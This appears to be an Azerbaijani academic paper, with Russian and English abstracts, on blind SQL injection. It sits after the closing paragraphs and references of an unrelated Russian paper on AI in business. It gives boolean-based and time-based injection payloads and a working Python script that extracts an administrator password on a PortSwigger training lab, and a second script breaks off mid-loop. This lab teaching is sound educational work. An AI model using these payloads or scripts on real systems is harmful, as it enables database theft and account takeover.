Сегодня ИИ применяется для решения широкого спектра задач — от прогнозирования и анализа данных до автоматизации рутинных операций и повышения уровня кибербезопасности. Его интеграция в бизнес-процессы позволяет компаниям адаптироваться к динамично меняющимся условиям цифровой экономики, повышать свою конкурентоспособность и оптимизировать операционную деятельность. Статистические данные подтверждают, что внедрение ИИ в ближайшие годы продолжит набирать обороты, постепенно заменяя традиционные методы автоматизации, включая RPA.

Таким образом, можно уверенно утверждать, что искусственный интеллект является не просто технологическим инструментом, а одним из ключевых драйверов цифровой трансформации. Его дальнейшее развитие уже сегодня открывает новые возможности для бизнеса и общества в целом, а в будущем станет неотъемлемой частью глобальной экономики. Компании, которые своевременно внедряют ИИ и интегрируют его в свои бизнес-процессы, не только обеспечат себе адаптацию к технологическим изменениям, но и смогут занять лидирующие позиции в условиях конкурентного рынка.

Список источников

1. Burlton R. Business process management: profiting from process. – Pearson Education, 2001.
2. Mzabi M. Artificial intelligence's impact on Business Process Management (BPM). – 2024.
3. А В. Батищев, И В. Соловьев АНАЛИЗ ПЕРСПЕКТИВ И ПРОБЛЕМ УПРАВЛЕНИЯ БИЗНЕС-ПРОЦЕССАМИ МАЛОГО БИЗНЕСА НА ОСНОВЕ ТЕХНОЛОГИЙ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА // ЕГИ. 2024. №3 (53). URL: <https://cyberleninka.ru/article/n/analiz-perspektiv-i-problem-upravleniya-biznes-protsessami-malogo-biznesa-na-osnove-tehnologiy-iskusstvennogo-intellekta> (дата обращения: 30.03.2025)
4. The AI market is worth around \$196.63 billion URL: <https://www.grandviewresearch.com/industry-analysis/artificial-intelligence-ai-market> [30.03.2025]
5. Between 2015 and 2019, the number of businesses utilizing AI services grew by 270%. URL: <https://www.gartner.com/en/newsroom/press-releases/2019-01-21-gartner-survey-shows-37-percent-of-organizations-have> [29.03.2025]
6. Goertzel B. Artificial general intelligence: concept, state of the art, and future prospects //Journal of Artificial General Intelligence. – 2014. – Т. 5. – №. 1. – С. 1.
7. Внедрение искусственного интеллекта в бизнес-практику: Преимущества и сложности / Томас Дейвенпорт ; Пер. с англ. – М.: Интеллектуальная Литература, 2019. – 252 с.

BLIND SQL INJECTION VƏ PYTHON İLƏ BRUTE FORCE HÜCUMU

Rəhimov Nurvin Ginyaz oğlu

Azərbaycan Respublikasının Prezidenti Yanında Dövlət İdarəçilik Akademiyası, *Kompüter Elmləri /Dövlət İnformasiya Sistemlərinin Təhlükəsizliyi*

Babayev Əli Ramiz oğlu

Azərbaycan Respublikasının Prezidenti Yanında Dövlət İdarəçilik Akademiyası, *Kompüter Elmləri /Dövlət İnformasiya Sistemlərinin Təhlükəsizliyi*

BAKI, AZƏRBAYCAN

XÜLASƏ

Bu məqalə veb tətbiqlərində geniş yayılmış **SQL Injection** hücumlarının xüsusi növü olan **Blind SQL Injection** (Kor SQL inyeksiyası) və onun **Python** vasitəsilə avtomatlaşdırılması üzərində qurulacaqdır. Məqalə iki əsas istiqaməti əhatə edir: birincisi, Blind SQL Injection texnikasının mahiyyəti və hücumun necə həyata keçirildiyi, ikincisi isə bu prosesi **Brute Force** metodu ilə səmərəli şəkildə avtomatlaşdırmaq üçün Python skriptlərinin hazırlanmasıdır.

Blind SQL Injection zamanı serverdən birbaşa məlumat çıxışı mümkün olmur. Bunun əvəzinə, hücumçu cavablardakı məntiqi nəticələrə və serverin cavab vaxtlarına əsaslanaraq məlumatları çıxarmağa çalışır. Məqalədə **Boolean-based** və **Time-based** texnikalarının təfərrüatlı izahı veriləcəkdir. Boolean-based metodunda sorğunun nəticəsinin doğru və ya yanlış olması üzərindən analiz aparılır, Time-based metodunda isə serverin cavab müddətinə süni gecikdirmə tətbiq edilərək məlumatın doğruluğu yoxlanılır.

Məqalənin praktiki hissəsində **Python** dili vasitəsilə Blind SQL Injection hücumlarının avtomatlaşdırılması ətraflı təsvir olunacaq. Python-un **requests**, **time** və digər əlaqəli kitabxanalarından istifadə etməklə **Brute Force** skriptlərinin yazılması nümayiş etdiriləcək. Bu skriptlər verilənlər bazasındakı məlumatları sistemə şəkildə əldə etmək üçün sorğuların ardıcıl və ya parametrləşdirilmiş şəkildə icrasını təmin edəcəkdir.

Məqalədə real nümunələrlə Blind SQL Injection-un necə işlədiyi və onun Brute Force üsulu ilə hansı mərhələlərdən keçdiyi addım-addım göstərilir. Təhlükəsizlik mütəxəssisləri, tədqiqatçılar və veb proqramçılar üçün bu yazı, SQL zəifliklərinin aşkarlanması və təhlili istiqamətində praktiki bilik və bacarıqlar qazandıracaqdır. Məqalənin məqsədi, oxuculara bu hücumları başa düşmək, icra etmək və gələcəkdə bu cür təhlükəsizlik boşluqlarının qarşısını almaq üçün lazımi bilikləri təqdim etməkdir.

AÇAR SÖZLƏR: SQL injection, Python, Blind SQL, Boolean-based SQL, Time-based SQL, Python ilə avtomatlaşdırma, Məlumat bazası təhlükəsizliyi, Hücum simulyasiyası, Veb tətbiq təhlükəsizliyi

КРАТКОЕ СОДЕРЖАНИЕ

Эта статья посвящена особому виду широко распространенных атак **SQL Injection** в веб-приложениях — **Blind SQL Injection** (Слепая SQL-инъекция) и её автоматизации с помощью Python. В статье рассматриваются два основных направления: во-первых, суть техники Blind SQL Injection и методы её реализации, во-вторых, разработка скриптов на Python для эффективной автоматизации атаки методом **Brute Force**.

При **Blind SQL Injection** сервер не возвращает явных данных, поэтому атакующий использует логические выводы из ответов сервера или анализирует время ответа для получения информации. В статье подробно рассматриваются техники Boolean-based и Time-

based. В методе **Boolean-based** анализируется, является ли результат запроса истинным или ложным, а в методе **Time-based** искусственная задержка в ответе сервера используется для проверки правильности данных.

Практическая часть статьи посвящена автоматизации атак Blind SQL Injection с использованием **Python**. Будут продемонстрированы скрипты, использующие библиотеки **requests**, **time** и другие, обеспечивающие последовательное или параметризованное выполнение запросов для систематического извлечения данных из базы.

В статье приведены реальные примеры, показывающие, как работает Blind SQL Injection и как осуществляется атака методом **Brute Force**. Этот материал будет полезен специалистам по безопасности, исследователям и веб-разработчикам, помогая им выявлять и анализировать уязвимости SQL. Основная цель статьи — дать читателям необходимые знания для понимания, выполнения атак и предотвращения подобных уязвимостей в будущем.

КЛЮЧЕВЫЕ СЛОВА: SQL Injection, Python, Blind SQL, Boolean-based SQL, Time-based SQL, Автоматизация с Python, Безопасность баз данных, Симуляция атак, Безопасность веб-приложений

SUMMARY

This article focuses on a specific type of widely known **SQL Injection** attacks in web applications -**Blind SQL Injection** and its automation using **Python**. The article covers two main aspects: first, understanding the Blind SQL Injection technique and how the attack is carried out; second, developing Python scripts to efficiently automate the process using the **Brute Force** method.

In **Blind SQL Injection**, direct data retrieval from the server is not possible. Instead, the attacker relies on logical conclusions from server responses or analyzes response times to extract information. The article provides a detailed explanation of Boolean-based and Time-based techniques. In the **Boolean-based** method, the response is analyzed based on whether the query result is true or false, while the **Time-based** method introduces artificial delays in server responses to verify the correctness of the data.

The practical section of the article focuses on automating Blind SQL Injection attacks using **Python**. It will demonstrate scripts utilizing the **requests**, **time**, and other relevant libraries to systematically execute sequential or parameterized queries for data extraction.

Real-world examples will illustrate how Blind SQL Injection works and how the **Brute Force** method is applied. This article is valuable for security professionals, researchers, and web developers, equipping them with practical knowledge for detecting and analyzing SQL vulnerabilities. The goal is to help readers understand, execute, and prevent such security weaknesses in the future.

KEYWORDS: SQL Injection, Python, Blind SQL, Boolean-based SQL, Time-based SQL, Python automation, Database security, Attack simulation, Web application security

GİRİŞ

SQL injection (SQLi) veb tətbiqlərinin təhlükəsizliyini pozmaq üçün istifadə olunan ən geniş yayılmış kiberhücum növlərindən biridir. Bu hücum zamanı hücumçu veb tətbiqdə qeyri-qanuni SQL sorğuları yerinə yeritməklə verilənlər bazasına giriş əldə etməyə çalışır. SQL injection-un əsas məqsədi verilənlər bazasında saxlanılan məxfi məlumatları ələ keçirmək, sistemin işinə müdaxilə etmək və ya hətta onu idarə etməkdir. Klassik SQL injection zamanı verilənlərin çıxışında əldə olunan nəticələr vasitəsilə sorğuların uğurlu olub-olmaması müəyyən edilir. Lakin bəzi hallarda

bu çıxışlar məhdud olur və ya göstərilir. Bu halda **Blind SQL Injection** (kor SQL inyeksiyası) texnikası istifadə olunur.

Blind SQL Injection zamanı serverdən birbaşa məlumat alınmasa da, hücumçular doğru və ya yanlış cavablar üzərindən məntiqi nəticə çıxararaq verilənlər bazasına daxil olmağa çalışırlar. Belə hallarda hücumçular tez-tez **Boolean-based blind SQLi** və **Time-based blind SQLi** metodlarından istifadə edirlər. Boolean-based metodunda sorğunun doğru və ya yanlış olmasına əsaslanaraq fərqli nəticələr analiz edilir. Time-based metodunda isə SQL sorğusu vasitəsilə serverin cavab vermə vaxtı süni şəkildə gecikdirilir və bu yolla məlumatın düzgünlüyü yoxlanılır.

Boolean-based blind SQLi və Time-based blind SQLi metodları ilə dataların əldə edilməsi bəzən brute force məntiqinə yəni, kombinasiyaların bir-bir yoxlanılmasına əsaslanı bilər. Bu zaman təbii ki, prosesi ələ almaq üçün xüsusi proqram təminatından və ya prosesi avtomatlaşdırma biləcəyimiz proqramlaşdırma dillərindən istifadə etməli oluruq. Python proqramlaşdırma dili bizə bu əməliyyatları həyata keçirmək üçün kifayət qədər funksiyalar təmin edir. Python-un **requests**, **time** və digər əlaqəli kitabxanalarından istifadə etməklə biz Blind SQL injection hücumunu avtomatlaşdırma bilərik.

Blind SQL injection və onun növləri

Blind SQL Injection (Kor SQL inyeksiyası) SQL hücumlarının xüsusi bir növüdür. Klassik SQL inyeksiyalarından fərqli olaraq, Blind SQL Injection zamanı serverin cavab olaraq verdiyi məlumat açıq-aydın görünür. Bu hücum zamanı verilənlər bazasından məlumat çıxarmaq üçün veb tətbiqindən gələn dolayı məlumatlardan istifadə olunur. Serverin cavabının təhlili, sorğuların işlənmə müddəti və səhvlər əsasında məlumat əldə edilir.

Blind SQL Injection çox vaxt serverin təhlükəsizlik mexanizmləri sorğulara birbaşa cavab verməyi məhdudlaşdıranda istifadə olunur. Bu texnika mürəkkəb və zaman alıcı olsa da, düzgün yanaşma ilə kifayət qədər uğurlu nəticələr əldə etmək mümkündür. Blind SQL Injection iki əsas növə bölünür:

- **Boolean-based Blind SQL Injection**
- **Time-based Blind SQL Injection**

1.Boolean-based Blind SQL Injection

Boolean-based Blind SQL Injection zamanı hücumçu verilən SQL sorğularının nəticəsinə görə veb sahifənin məzmunundakı dəyişiklikləri izləyir. Sorğunun nəticəsi doğru və ya yanlış olduqda, sahifənin davranışı fərqli ola bilər. Bu metodda məntiqi şərtlərdən (AND, IF/ELSE, CASE) istifadə edilərək sorğulara fərqli cavablar verilir.

Məsələn:

Bir veb sahifə istifadəçinin ID nömrəsinə əsasən məlumat göstərir və id parametri ilə SQL sorğusu icra olunur.

`http://site.com/page?id=1`

Bu sorğu nəticəsində istifadəçi məlumatları ekranda göstərilir. İndi bu sorğuya boolean şərti əlavə edək:

`http://site.com/page?id=1 AND 1=1`

Yuxarıdakı sorğunun nəticəsi həmişə doğrudur və sahifə normal görünəcək. İndi səhv şərt ilə yoxlayaq:

`http://site.com/page?id=1 AND 1=2`

Əgər sahifənin davranışı dəyişərsə (məsələn, sahifədə heç bir məlumat göstərilməzsə və ya səhv mesaj çıxarsa), bu, SQL inyeksiyanın mövcudluğuna işarə edə bilər.

Məlumat çıxarma prosesi:

Verilənlər bazasındakı məlumatları boolean şəkildə suallar verərək mərhələli şəkildə əldə etmək mümkündür:

1. Hər hərf üçün ASCII dəyərləri yoxlanılır.
2. Məlumatın uzunluğu təxmin edilir.
3. Bütün simvolların qiymətləri doğru və yanlış cavablarla tapılır.

Praktiki nümunə:

Aşağıdakı sorğu vasitəsilə məlumatın uzunluğunu yoxlaya bilərik:

`http://site.com/page?id=1 AND LENGTH(database())=8`

2. Time-based Blind SQL Injection

Time-based Blind SQL Injection zamanı serverin cavab müddətinə əsasən SQL sorğusunun nəticəsi təxmin edilir. Bu metod serverdə SLEEP və ya oxşar funksiyaların tətbiqi ilə həyata keçirilir. Əgər verilən SQL şərti doğru olarsa, server süni olaraq bir neçə saniyə gec cavab verir.

Məsələn:

`http://site.com/page?id=1 AND IF(1=1, SLEEP(5), 0)`

Bu sorğuda şərt doğrudur ($1=1$), ona görə server 5 saniyə gec cavab verir. Əgər səhifə 5 saniyə gecikirsə, bu, SQL inyeksiyanın uğurlu olduğunu göstərir.

Səhv bir şərt ilə eyni sorğunu yoxlayaq:

`http://site.com/page?id=1 AND IF(1=2, SLEEP(5), 0)`


Burada server cavabında gecikmə olmadığı halda, sorğunun yanlış olduğunu müəyyən edə bilərik.

Məlumatın uzunluğunu tapmaq üçün praktiki nümunə:

`http://site.com/page?id=1 AND IF(LENGTH(database())=8, SLEEP(5), 0)`


Boolean-based Blind SQL Injection hücumunun Python ilə avtomatlaşdırılması və laboratoriyada tətbiqi

Boolean-based Blind SQL Injection hücumunu həyata keçirmək üçün Port Swigger laboratoriyasından istifadə edəcəyik. Burada biz SQL Injection mövzusunə aid olan (**Lab: Blind SQL injection with conditional responses**) laboratoriyayı seçə bilərik. Laboratoriya SQL boşluğundan istifadə edərək **administrator** hesabının parolunu əldə etməyimizi tələb edir. Eyni zamanda laboratoriyanın təqdim etdiyi ilkin məlumat bizə *users* cədvəlinin mövcud olduğunu və *username* və *password* adlı sütunların mövcud olduğunu bildirir. Biz də laboratoriyanın tapşırığına uyğun olaraq SQL boşluğunu bu istiqamətdə tətbiq edəcəyik.



Şəkil 1. Lab: Blind SQL injection with conditional responses – Ana səhifəyə sadə GET sorğusu

İlkin olaraq biz laboratoriyayı analiz etməli və SQL boşluğunun mövcud olduğu bölməni müəyyən etməliyik. Şəkil 1-də görüldüyü kimi saytda GET sorğusu zamanı cookie məlumatları da bu sorğuya əlavə olunur. Cookie məlumatlarını sildiyimiz zaman “Welcome back!” yazısının saytda əks olunmadığını görə bilirik (Şəkil 2).



Şəkil 2. Lab: Blind SQL injection with conditional responses – GET sorğusundan cookie məlumatlarının silinməsi

SQL Injection boşluğunun mövcudluğunu test etmək üçün cookie dəyərini aşağıdakı kimi dəyişərək sorğumuzu təzərdən göndəririk.

Cookie: TrackingId=BOqMliJMEj8u0HcG' AND '1'='1;

Bu zaman saytda “Welcome back!” yazısı yenidən əks olunur və buda bizə saytda SQL boşluğunun mövcud olduğunu bildirir. Növbəti addım olaraq artıq tapşırığın tələbinə uyğun olaraq users cədvəlindən administrator hesabına uyğun olan parolu brute force ilə əldə etməyə çalışacağıq. Brute force əməliyyatını avtomatlaşdırmaq üçün şəkil 3-də göstərilmiş python dilində yazılmış kodu tətbiq edəcəyik :

```
import requests

url = 'https://0a7e00b4049ca6cac170b2af001200b9.web-security-academy.net/'
wordlist = [
    "A","B","C","D","E","F","G","H","I","J","K","L","M","N","O","P","Q","R","S","T","U","V","W","X","Y","Z",
    "a","b","c","d","e","f","g","h","i","j","k","l","m","n","o","p","q","r","s","t","u","v","w","x","y","z",
    "1","2","3","4","5","6","7","8","9","0"
]

password = ""

for i in range(1, 21):
    for char in wordlist:
        cookie = f'BOqMliJMEj8u0HcG' AND SUBSTRING((SELECT password FROM users WHERE username = 'administrator'), {i}, 1) = '{char}'--;"
        cookies = {'TrackingId': cookie}


        response = requests.get(url, cookies=cookies)

        if "Welcome back!" in response.text:
            password += char
            print(password)
            break
```

Şəkil 3. Python ilə Boolean-based Blind SQL boşluğundan istifadə edərək verilənlər bazasına brute-force əməliyyatı

Kodun izahı :


İlkin olaraq istifadə edəcəyimiz request kitabxanasını kodumuza daxil edirik. Bu kitabxana bizə veb saytlara sorğu göndərməyə və sorğunun cavabını almağa imkan verir. Növbəti sətirlərdə hücum edəcəyimiz veb saytın url ünvanını və istifadə edəcəyimiz simvolları dəyişənlərə mənimsədirik. Burada hədəf test mühitli laboratoriya olduğundan simvolların sayı kifayət qədər azdır. Lakin spesifik hücumlar zamanı parol üçün istifadə edilən bütün simvolları istifadə etməyimiz daha məqsədə uyğundur. Daha sonra boş password dəyişənini təyin edirik və növbəti mərhələdə ona simvollar əlavə edərək tam parolumuzu tapmağa çalışırıq. Hücumu həyata keçirmək üçün for dövr operatöründən istifadə edirik. Burada təxmini parolun 20 simvoldan uzun olmayacağı halı nəzərə alaraq brute force eləməyə çalışırıq. Hər bir dövrdə daha bir for əməliyyatı işə düşür və bütün wordlistdə olan simvolları bir-bir sorğumuza əlavə edərək yoxlayır. Nəticədə cookie dəyişənində cookie dəyəri və SQL boşluğunu istismar edə biləcəyimiz payload hazırlanır və bu dəyər veb sayta sorğu göndərilən zaman uyğun olaraq sorğunun cookie bölməsinə əlavə olunur. Yekun olaraq sorğunun bizə qaytardığı cavab *if* şərt operatoru ilə yoxlanılır və “Welcome back!” nəticəni özündə birləşdirən cavab aldığımız hər dövrü addımda parolumuzun bir simvolunu tapmış oluruq. Nəticə şəkil 4-də təsvir olunmuşdur.



Şəkil 4. Python ilə Boolean-based Blind SQL boşluğundan istifadə edərək verilənlər bazasına brute-force əməliyyatının yekun nəticəsi

Time-based Blind SQL Injection hücumunun Python ilə avtomatlaşdırılması və laboratoriyada tətbiqi

Time-based Blind SQL Injection hücumunu həyata keçirmək üçün də biz yenə Port Swigger laboratoriyasından istifadə edəcəyik. Burada isə bir artıq SQL Injection mövzusunda aid olan (**Lab: Blind SQL injection with time delays and information retrieval**) laboratoriyanı istifadə edəcəyik. Laboratoriyanın şərtləri Boolean-based Blind SQL Injection laboratoriyası ilə eynidir və burada da biz administrator hesabının parolunu əldə edərək administrator hesabına daxil olmalıyıq. Birinci laboratoriyamızda olduğu kimi burada da cookie məlumatları sorğumuza daxil olunur. Amma birinci laboratoriyamızdan fərqli olaraq burada “Welcome back!” mesajını görə bilmirik (Şəkil 5).



Şəkil 5: Lab: Blind SQL injection with time delays and information retrieval – Ana sahifəyə sadə GET sorğusu

Bir neçə dəfə sorğunu təkrar göndərərək biz sorğuya cavab vermə müddətini nəzərdən keçirə bilirik. Göndərdiyimiz sorğuların nəticəsi 100-200 millisaniyə intervalında olduğunu görə bilirik. Bu zaman biz saytda Time-based Blind SQL Injection boşluğunun olub olmadığını yoxlamaq üçün CASE WHEN və pg_sleep funksiyasından istifadə edə bilirik. Cookie dəyərini aşağıdakı kimi dəyişdirərək sorğunu təkrar göndərməyə çalışırıq:

TrackingId=8FVdzioWaiog6dkQ'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END—

Burada biz boşluq simvollarını kodlaşdıraraq '+' simvolları ilə əvəz etmişik. İstifadə etdiyimiz SQL sorğusununda əgər WHEN şərti doğrudursa THEN hissəsi icara olunur, əks halda isə else hissəsi. Burada WHEN şərti 1=1 true qaytardığına görə THEN hissəsi işləyəcəkdir və pg_sleep(10) funksiyası 10 saniyə gecikməni təmin edəcəkdir. Sorğunu təkrar göndərdiyimizdə artıq cavab müddəti 10100-10200 millisaniyə intervalında olur ki, buda bizə SQL boşluğunun mövcudluğundan xəbər verir.

Saytda Time-based Blind SQL Injection boşluğunun olduğunu müəyyən etdiyimizdən sonra artıq laboratoriyanın şərtinə uyğun hücum kodumuzu yazı bilirik. Bu zaman məqsədimizə nail olmaq üçün aşağıdakı python kodundan istifadə edə bilirik (Şəkil 6).

```
import requests
import time

url = 'https://0ae00b904f4be7781dd584c00d4000d.web-security-academy.net/'
wordlist = [
    "A","B","C","D","E","F","G","H","I","J","K","L","M","N","O","P","Q","R","S","T","U","V","W","X","Y","Z",
    "a","b","c","d","e","f","g","h","i","j","k","l","m","n","o","p","q","r","s","t","u","v","w","x","y","z",
    "1","2","3","4","5","6","7","8","9","0"
]


password = ""

for i in range(1, 25):
    for char in wordlist:
